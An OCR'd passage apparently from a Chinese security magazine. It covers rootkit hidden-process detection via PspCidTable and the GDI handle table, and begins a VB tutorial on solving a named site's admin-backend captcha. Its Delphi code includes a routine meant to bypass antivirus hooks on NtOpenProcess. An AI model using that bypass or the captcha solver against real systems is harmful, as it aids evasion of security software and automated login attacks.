


图6

回顾图5中HANDLE_TABLE结构体中第一个参数为TableCode，实际上HANDLE_TABLE并不是真正的句柄表结构，真实的句柄表需要依据TableCode来定位。Windows XP下句柄表是三层表结构，每个句柄表大小为4K B，每个表项为一个HANDLE_TABLE_ENTRY结构，占8字节，故每个表只能存放512个表项。TableCode的后两位若为00则为1级表，01为2级表，02为3级表。类似于内存的分页机制，将固定的内存大小按每页4KB大小分页，映射到多级页表中。IceSword就运行了TableCode来定位HANDLE_TABLE_ENTRY结构，遍历此结构检测出隐藏进程。TableCode值实际上等同于PspCidTable变量。PspCidTable中存放的对象是系统中所有的进线程对象，其索引就是PID和TID。其中存放对象体EPROCESS和ETHREAD，而每个进程私有的句柄表存放的是进程对象头OBJECT_HEADER。

实际上，进程或线程创建时，PspCreateProcess()函数会在PspCidTable中以进程对象的方式创建句柄，即"Process->UniqueProcessId=ExCreateHandle(PspCidTable,&CidEntry);"。也就是说，PID和TID分别是EPROCESS和ETHREAD对象在PspCidTable这个句柄表中的索引。用WinDbg查看PsLookupProcessByProcessId()函数的部分实现，如图7所示。




图7

由图可知，函数首先push参数PspCidTable地址和进程ID，然后调用ExMapHandleToPointer函数实现进程对象的获取。当然，ExMapHandleToPointer内部仍然是调用ExpLookupHandleTableEntry()，根据指定的句柄查找相应的HANDLE_TABEL，函数体内部的实现依旧是通过HandleTable->TableCode成员来判断是第几级表，故我们可以从PspCidTable入手，获取到此地址，然后赋值给TableCode，根据TableCode来判断是哪级表，之后映射到指定的HANDLE_TABLE_ENTRY结构中遍

历每个对象。PspCidTable地址的获取可以借助PsLookupProcessByProcessId来定位，在此函数中搜索关键字0x35f f和0x e8即可。由图7可知，0x35f f和0x e8中间的4字节内容即为PspCidTable地址。搜索代码如下：

```
ULONG GetPspCidTableAddr(){
UNIOCDE_STRING pslookupPbP;
PUCHAR addr, p;
ULONG tmpAddr;
RtlInitUnicodeString(&pslookupPbP,
L"PsLookupProcessByProcessId");
addr=(PUCHAR)MmGetSystemRoutineAddress(&pslo
okupPbP);
for(p = addr; p < addr+PAGE_SIZE; p++){
if((*(PUSHORT)p==0x35ff)&&(*(p+6)==0xe8)){
tmpAddr = *(PULONG)(p+2);
return tmpAddr;
}
}
return 0;
}
```

针对TableCode的判断，如何进行多表级映射，感兴趣的读者可参考http://www.debugman.com/ read.php?tid=830&page=1&toread=1。FUTo作者曾指出通过这种方式寻找PspCidTable并不稳定，因为即使是编写内核时作了一点点编译器优化，上面的方法也可能会失败，作者同时给出了解决方案，建议采用KDDEBUGGER_DATA32结构，此结构中存储了大量未导出变量，其中就包括PspCidTable地址。

除了利用PspCidTable来检测进程之外，芬兰安全公司F-Secure研发出的Blacklight工具的主要功能即检测隐藏进程。令人惊奇的是，其不再尝试检测各种钩子，而是在Ring3级实现进程检测。Blacklight启动时循环检测从0x0到0x41DC之间的所有有效的PID并对每一个可能的PID调用OpenProcess来检测进程是否存在，如果OpenProcess成功返回，Blacklight就存储其进程信息，然后继续循环，一旦所有可能的PID都被循环检测，Blacklight则对PIDB列表和CreateToolhelp32Snapshot返回的列表进行比对，两张列表之间的差异就表示存在隐藏进程。

小 结

一直以来，Rootkit都试图抹掉进程在系统中留下的痕迹，同时干扰进程检测函数的正常工作，以达到隐匿运行中的代码。但是运行于系统中的进程总是和系统有着各种联系，如打开的句柄等，进程检测技术希望不断发掘出这些关联，以此获得真实的进程列表；同时进程检测技术也在向不依赖操作系统这一目标努力。总之，进程的隐藏和检测是在攻与防的对抗中不断向前发展。伴随着DKOM技术的提出，已经演变出了针对进程隐藏与检测的各种Rootkit。比较著名的检测工具如Blacklight、IceSword和Rootkit Revealer。当然，DKOM技术的提出并不只是推进了进程的隐藏与检测，包括文件及目录的隐藏、驱动的隐藏与检测、进程访问令牌的Hook技术等。随着更多高新技术的提出，进程的隐藏与检测一定还会向前继续发展。

前置知识：Delphi
关键词：Ring3、GDI、检测进程

Ring3下通过查询GDI句柄表来检测进程



文/图 liuke_blue

冰刃、XueTr、Rootkit Unhooker等AntiRootkit工具中有一个很好的模块，可以进行进程检测，虽然一些病毒通过内核函数Hook、DKOM(直接内核对象操作技术)等方

法来隐藏进程，从而逃避任务管理的检测，但是无法逃脱这些AntiRootkit工具的"法眼"。目前AntiRootkit工具检测进程常见的方法有：HOOK KswapContext函数来检测进程、查询EPROCESS结构来检测进程、查询PSPCiTable这个存放Windows系统中所有进程线程的句柄表来检测进程等。但是这些方法都需要在内核层下，有没有在应用层下也像上面所提到的AntiRootkit工具一样，可以检测到所有的进程，包括被隐藏的进程？答案是有的，下面我给大家介绍一种在Ring3下通过查询GDI对象句柄表来检测进程的方法。

Windows 的图形系统分为三个部分：客户端的DLL GDI32.DLL、内核引擎Win32k.sys、各种图形驱动程序。Windows 把GDI Objects都存储在一个系统的句柄表里，GDI句柄表存储在内核模式地址的空间中，使图形驱动可以很容易地访问它；在用户模式地址空间也创建了GDI句柄表的快照，可以在用户模式下对GDI句柄表进行只读访问。下面是GDI句柄表中表项的数据结构：

```
typedef struct _GDITableCell
{
    void          *  pKernel;
    // 内核模式对象的指针
    unsigned short   nProcess;
    unsigned short   nCount;
    unsigned short   nUpper;
    unsigned short   nType;
    void          *  pUser;
    // 用户模式对象的指针
} GDITableCell, *PGDITableCell;
```

其中nProcess是指向进程ID，由于Rootkit隐藏进程，没有去修改内核中所存放的GDI句柄表，因此通过查找这张GDI句柄表的表项中nProcess可以检测到所有的进程，包括隐藏的进程。通过GdiQueryTable这个未文档化的函数可以找到用户模式地址空间存放的GDI句柄表的快照。程序主要代码如下：

```
//通过查询GDI句柄表检测所有进程
function Tform1.CheckForHiddenProcess():BOOL;
var
hGDI:HMODULE;
ProcAddress:TFarProc;
dwVersion:DWORD;
WindowsVer:INTEGER;
pGDITable: PGDITableCell;
cell: TGDITableCell;
i,j,k,arrayLen:integer;
fFound:BOOL;
pI: TProcessInfo;
szProcName:string;
begin
  hGDI:=LoadLibrary('GDI32.dll');
  ProcAddress:=GetProcAddress(hGDI,'GdiQueryTable');
  if (ProcAddress = nil) then
  begin
   MessageBox(0,'Error finding address of GdiQueryTable!','提示',MB_OK+MB_ICONWARNING);
   result:=FALSE;
   exit;
  end;

  GetMem(pGDITable,(MAXGDIHANDLE*sizeof(TGDITableCell)));
  pGDITable:=PGDITableCell( TProc(ProcAddress)());

  if (pGDITable = nil) THEN
  begin
   MessageBox(0,'Error accessing GDI Table!','提示',MB_OK+MB_ICONWARNING);
   result:=FALSE;
   exit;
  end;
  dwVersion:=GetVersion;
  WindowsVer:=BYTE(LOWORD(dwVersion));
   arrayLen:=0;
   inc( arrayLen);
   SetLength(procInfo, arrayLen);
 for i:=0 to MAXGDIHANDLE-1 do
 begin
    cell:=(PGDITableCell(DWORD(pGDITable)+i*sizeof(TGDITableCell)));
    if (DWORD(cell.pkernel)<$80000000) then
    continue;
    j:=0;
    fFound:=FALSE;
    for j:=0 to length(procInfo)-1 do
    begin
     if (WindowsVer>=5) then
     begin
       if (procInfo[j].ProcessId = cell.nProcess) then fFound:=TRUE;
      end else
      begin
       if (procInfo[j].ProcessId = cell.nCount) then fFound:=TRUE;
      end;
    end;
```

```
        if (not fFound) then
        begin
          if (WindowsVer >= 5) then
          begin
          pl.ProcessId:=cell.nProcess;
          end else
          begin
          pl.ProcessId:=cell.nCount;
          end;
        //增加数组中的记录
        inc( arrayLen);
        SetLength(procInfo, arrayLen);
        procInfo[arrayLen-1]:=pl;
      end;
    end;
    listview1.Clear;
    ListView1.Items.BeginUpdate;
    for k:=0 to length(procInfo)-1 do
    begin
      with listview1.Items.add do
      begin
        GetProcessName(procInfo[k].
ProcessId,szProcName,MAX_PATH);
        caption:= TRIM(ExtractFilename(szProcName));
        subitems.Add(trim(inttostr(procInfo[k].
ProcessId))) ;
        subitems.Add(szProcName);
        if ( IsHideProcess(procInfo[k].ProcessId) and
(procInfo[k].ProcessId<>18) ) then
        subitems.Add('隐藏')
        else
        subitems.Add('正常');
      end;
    end;
    ListView1.Items.EndUpdate;
    form1.Caption:='RING3下查询GDI句柄表来检测进程
(进程总数: '+inttostr(form1. ListView1.Items.Count)+')';
end;
```

有一些杀毒软件和AntiRootkit工具HOOK NtOpenProcess函数,因此想通过GetModuleFileNameExA函数来获取这些软件的进程完整路径就行不通,为了绕过这些软件的Hook,因此自己编写一个My_OpenProcess函数来代替OpenProcess函数,最终获得指定进程的句柄,代码如下:

```
//自己写的MY_OpenProcess来获取进程句柄
function My_OpenProcess(dwDesiredAcce
ss:DWORD;bInhert:LongBool;ProcessId:Cardinal;
bOpenIt:LongBool):THANDLE;
var
uReturn:ULONG;
  NumOfHandle:ULONG;
  pBuffer:PCHAR;
  pOneEprocess:PVOID;
  cid:TCLIENT_ID;
  status:NTSTATUS;
  oa:TOBJECT_ATTRIBUTES ;
  pbi:TPROCESS_BASIC_INFORMATION;
  h_info: PSYSTEM_HANDLE_TABLE_ENTRY_INFO;
  hProcessToDup, hProcessCur,
  hProcessToRet:THandle;
  cbBuffer:ULONG;
  hModulentdll:HMODULE;
  pFnZwQueryInformationProcess, pFnNtOpenProcess,
pFnZwQuerySystemInformation,pFnZwDuplicateObject
,pFnZwClose:TFARProc;
  i:integer;
  begin
    cbBuffer:=$4000;
    hModulentdll:=LoadLibrary('ntdll.dll');
    pFnZwQueryInformationProcess:=GetProcAddress
  (hModulentdll,'ZwQueryInformationProcess');
    pFnNtOpenProcess:=GetProcAddress(hModulentdl
  l,'NtOpenProcess');
    pFnZwQuerySystemInformation:=
  GetProcAddress(hModulentdll,
  'ZwQuerySystemInformation');
    pFnZwDuplicateObject:= GetProcAddress (hMod
  ulentdll,'ZwDuplicateObject' );
    pFnZwClose:= GetProcAddress(hModulentdll,'Zw
  Close');

    oa.Length:=24;
    oa.RootDirectory:=0;
    oa.ObjectName:= nil;
    oa.Attributes:= 0;
    oa.SecurityDescriptor:= nil;
    oa.SecurityQualityOfService:= nil;

    if bInhert = TRUE then oa.Attributes:=
  DWORD(oa.Attributes) or OBJ_INHERIT;

    if bOpenIt = TRUE then
    begin
     //看能否直接得到句柄
     cid.UniqueProcess:=THANDLE(ProcessId);
     cid.UniqueThread:=0;
     status:= TNTOPENPROCESS(pFnNtOpenProcess)
(@hProcessToRet,dwDesiredAccess,@oa,@cid);
     if(NTSTATUS(status) >=0) then
     begin
      result:=hProcessToRet;
```

```
        Exit;
      end;
    end;
    repeat
        pBuffer:=PCHAR(GlobalAllocPtr(GMEM_
    FIXED+GMEM_ZEROINIT,cbBuffer));
        if pBuffer=nil then
        begin
          result:=0;
          Exit;
        end;
        status:=TZWQUERYSYSTEMINFORMATION(p
FnZwQuerySystemInformation)(SystemHandleInformation,
pBuffer,cbBuffer,@uReturn);
        if (NTSTATUS(status) = STATUS_INFO_
    LENGTH_MISMATCH) then
        begin
        GlobalFreePtr(pBuffer);
        cbBuffer:=cbBuffer * 2;
        end;
      until( status<>STATUS_INFO_LENGTH_
    MISMATCH);
      NumOfHandle:=(PULONG(pBuffer))^;
      h_info := PSYSTEM_HANDLE_TABLE_
    ENTRY_INFO( ULONG(pBuffer) +4 );

      i:=0;
      while (i< NumOfHandle) do
      begin
        if(bOpenIt) then
        begin
          if (h_info.ObjectTypeIndex = 5) then
          begin
            cid.UniqueProcess:=h_info.
    UniqueProcessId ;
              status:= TNTOPENPROCESS
(pFnNtOpenProcess)(@hProcessToDup, PROCESS_DUP_
HANDLE,@oa,@cid);
            //复制该句柄后赋予全部权限,以便调
            //用ZwQuery*时顺利进行
            if (NTSTATUS(status) >= 0) then
            begin
              status:=TZWDUPLICATEOBJECT(p
FnZwDuplicateObject)(hProcessToDup,THANDLE(h_info.
HandleValue),

THANDLE(-1),addr(hProcessCur),PROCESS_ALL_
ACCESS,0,DUPLICATE_SAME_ATTRIBUTES);
              if (NTSTATUS(status) >=0) then
              begin
                // 查看复制的句柄是否为我们想要的
                status:= TZWQUERYINFORMAT
IONPROCESS(pFnZwQueryInformationProcess)(hProcessCu
r,ProcessBasicInformation,@pbi,sizeof(pbi),0);
                if (NTSTATUS(status) >=0) then
                begin
                  if (ProcessId =pbi.
    UniqueProcessId) then
                  begin
                    status:=TZW
DUPLICATEOBJECT(pFnZwDuplicateObject)
(hProcessToDup,THANDLE(h_info.HandleValue) ,

THANDLE(-1),addr(hProcessToRet),dwDesiredAccess,OBJ_
INHERIT,DUPLICATE_SAME_ATTRIBUTES);
                    TZWCLOSE(pFnZwClose)
    (hProcessCur);
                    TZWCLOSE(pFnZwClose)
    (hProcessToDup);
                    result:=hProcessToRet;
                    exit;
                  end;
                end;
              end;
              TZWCLOSE(pFnZwClose)(hProcessCur);
              end;
            TZWCLOSE(pFnZwClose)
    (hProcessToDup);
            end;
          end;
          inc(i);     h_info:=PSYSTEM_HANDLE_
TABLE_ENTRY_INFO(DWORD(h_info)+sizeof(TSYSTEM_
HANDLE_TABLE_ENTRY_INFO));
      end;
    result:=0;
    end;
```

为了结束进程,在内核层使用PspTerminateProcess函数结束进程,由于PspTerminateProcess函数未导出,因此通过查找该函数的特征硬编码(Windows XP_SP3系统)来获取该函数的首地址,读者若想详细了解请自行查看所提供的内核程序的源代码。

下面我使用两种常见的内核隐藏进程的方法:HOOK ZwQuerySystemInformation函数、DKOM隐藏进程。然后再使用该编写好的工具在Ring3下进行进程检测,通过查询GDI句柄表所得到的进程列表和使用PSAPI.LIB导出的查询进程函数所得到的进程列表进行一一对比,在GDI句柄表能查询到的进程而通过PSAPI.LIB导出的查询进程函数所查询不到的进程,我们就认为这是隐藏进程,用红色标示出来,检测示意图如图1所示。

进程名称	进程ID	进程全路径名称	进程状态
System Idle Process	0	System Idle Process	正常
csrss.exe	504	\??\C:\WINDOWS\system32\csrss.exe	正常
winlogon.exe	528	\??\C:\WINDOWS\system32\winlogon.exe	正常
RsTray.exe	312	C:\Program Files\Rising\Rav\RsTray.exe	正常
Explorer.EXE	1912	C:\WINDOWS\Explorer.EXE	正常
services.exe	572	C:\WINDOWS\system32\services.exe	正常
System	18	System	正常
lsass.exe	584	C:\WINDOWS\system32\lsass.exe	正常
svchost.exe	744	C:\WINDOWS\system32\svchost.exe	正常
svchost.exe	804	C:\WINDOWS\system32\svchost.exe	正常
SuService.exe	816	C:\Program Files\锐捷网络\Ruijie Supplicant\SuService.exe	正常
HotKey.exe	2044	C:\Program Files\LG Software\On Screen Display\HotKey.exe	正常
WinWord.exe	2580	D:\软件\office2003\WinWord.exe	正常
QQ.exe	3724	C:\Program Files\Tencent\QQ\Bin\QQ.exe	隐藏
devenv.exe	1484	D:\Development\C++\VC2008\VC\VC2008\Common7\IDE\dev...	正常
MRVS.exe	2024	C:\Program Files\Returnil\MRVS.exe	正常
RavMonD.exe	904	C:\Program Files\Rising\Rav\RavMonD.exe	隐藏
svchost.exe	932	C:\WINDOWS\System32\svchost.exe	正常
svchost.exe	1068	C:\WINDOWS\system32\svchost.exe	正常

图1

其检测的结果和使用冰刃检测进程的结果是一样的效果，隐藏的进程"无所遁形"地被检测到。有兴趣的还可以是使用该工具对别的进程隐藏方式进行检测。

虽然这种检测进程的方法是十分有效的，但是也存在以下不足，下面我给大家说明一下。首先，由于在早期NT中系统实现GDI与USER对象时，并未考虑会话的情况，因此smss.exe这个进程(会话管理子系统，负责启动用户会话的系统进程)在GDI句柄表中是不存在的，使用该软件无法检测到smss.exe进程。其次，System这个进程PID一直为4，但是在GDI句柄表获取的值为18。再次，还有我所编写My_OpenProcess函数虽然已经绕过绝大部分的自身HOOK XXOpenProcess的软件，但是对于Rootkit Unhooker这个inline NtDuplicateObject函数的AntiRootkit工具是无用的，因此无法获取进程的全路径。有兴趣的黑防读者可以针对我所提到的一些瑕疵继续修改该软件。在这里补充说一句，几乎不存在绝对完整、正确、可信的进程检测方法，也许不久病毒和恶意程序也会修改GDI句柄表来隐藏自己，那这种检测进程的方式也就为不可信了，因此只存在相对安全可信的检测，因为一旦新的检测方法出来，相应的RootKit也会随之而生。

(编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找)

前置知识：VB
关键词：VB、验证码

VB验证码识别方法之数据分类和匹配



文/图 李勐杰

我曾介绍过背景干扰色规则数字验证码的识别，因为数字只有10个，我们采用了逐个文件对比数据的方式匹配。然而，当验证码中还包含英文字母，字符总数就从10个增加到36个，再采用逐个文件对比的方式效率很低。为了解决这个问题，本文介绍将验证码数据分类保存。匹配时，只需要与一个类别中的一个或多个文件进行对比，程序效率将大大提高。以***网站管理系统后台的验证码为例(验证码地址为：http://admin.asp99.cn/ljv55/Include/CheckCode/CheckCode.asp，动易Site Weaver后台同样采用此验证码)，如图1所示。




图1

分析验证码

观察该验证码可发现如下特征：①它的大小为60像素×15像素，由6个英文字母或数字组成；②字符的颜色偏深，背景色相对浅，且为随机纯

色;③6个字符的位置是相对固定的,但纵向并不居中显示。

分析颜色RGB值,我们知道颜色越深,RGB颜色值越小;颜色越浅,RGB颜色的值越大。浅色背景的RGB值集中在120以上,采用筛选颜色RGB值的方法可以将纯色背景去除。

去掉纯色背景后可把有用像素数据写入文件中,但这里我们先对其进行分类操作。分类的依据是字符实际所占的长和宽,也就是得到字符本身所占最小矩形的大小,示例如图2所示,我们可以看到"黑"字所占的最小矩形。




图2

识别时首先计算字符所占的长和宽,然后在对应的文件夹下进行匹配,这样就大大减小了工作量。因为是精确匹配,我们判断匹配成功的依据是该矩形内所有点100%匹配成功。

编码实现

程序窗口基本布局如图3所示。




图3

添加4个按钮如表1所示。

表1

Name	Caption
CmdDown	下载图片
CmdNoise	转黑白色
CmdWriteData	写入数据文件
CmdResult	识别验证码

2个PictureBox从上至下分别是Picture1、Picture2。将它们的AutoRedraw属性设置为True,同时将ScaleMode属性设置为3-Pixel,以便使用像素作为长度单位量度。

此外,添加一个Microsoft Internet Transfer控件,用于下载验证码,Name默认为Inet1。添加一个用于显示识别结果的Label,Name设置为LblResult。再添加一个用于输入字符的TextBox ,Name设置为TxtChar。

主窗体中的代码如下所示:

```
Option Explicit
Private Sub Form_Load()
'窗体载入时将所有PictureBox统一到验证码的大小
'Picture1中默认已装载一个验证码
    Picture1.AutoRedraw = True
    Picture2.AutoRedraw = True
    Picture2.Height = Picture1.Height
    Picture2.Width = Picture1.Width
End Sub

Private Sub CmdDown_Click()
'下载按钮暂时变为不可用
    CmdDown.Enabled = False
    '声明用于保存图片二进制数据的数组
    Dim picBytes() As Byte
    picBytes = Inet1.OpenURL("http://admin.asp99.cn/ljv55/Include/CheckCode/CheckCode.asp", icByteArray)
    While Inet1.StillExecuting
        DoEvents
    Wend
    '将图片数据写入Test.bmp文件
    Open App.Path & "\Test.bmp" For Binary As #1
    Put #1, , picBytes
    Close #1
    '将Test.bmp载入到Picture1中
    Picture1.Picture = LoadPicture(App.Path & "\Test.bmp")
    '按钮恢复可用
    CmdDown.Enabled = True
End Sub

Private Sub CmdNoise_Click()
    Picture2.Cls
    Dim X As Integer
    Dim Y As Integer
    Dim Ret

    '这里扫描了整张图片并将其转为黑白
    For Y = 0 To Picture1.ScaleHeight - 1
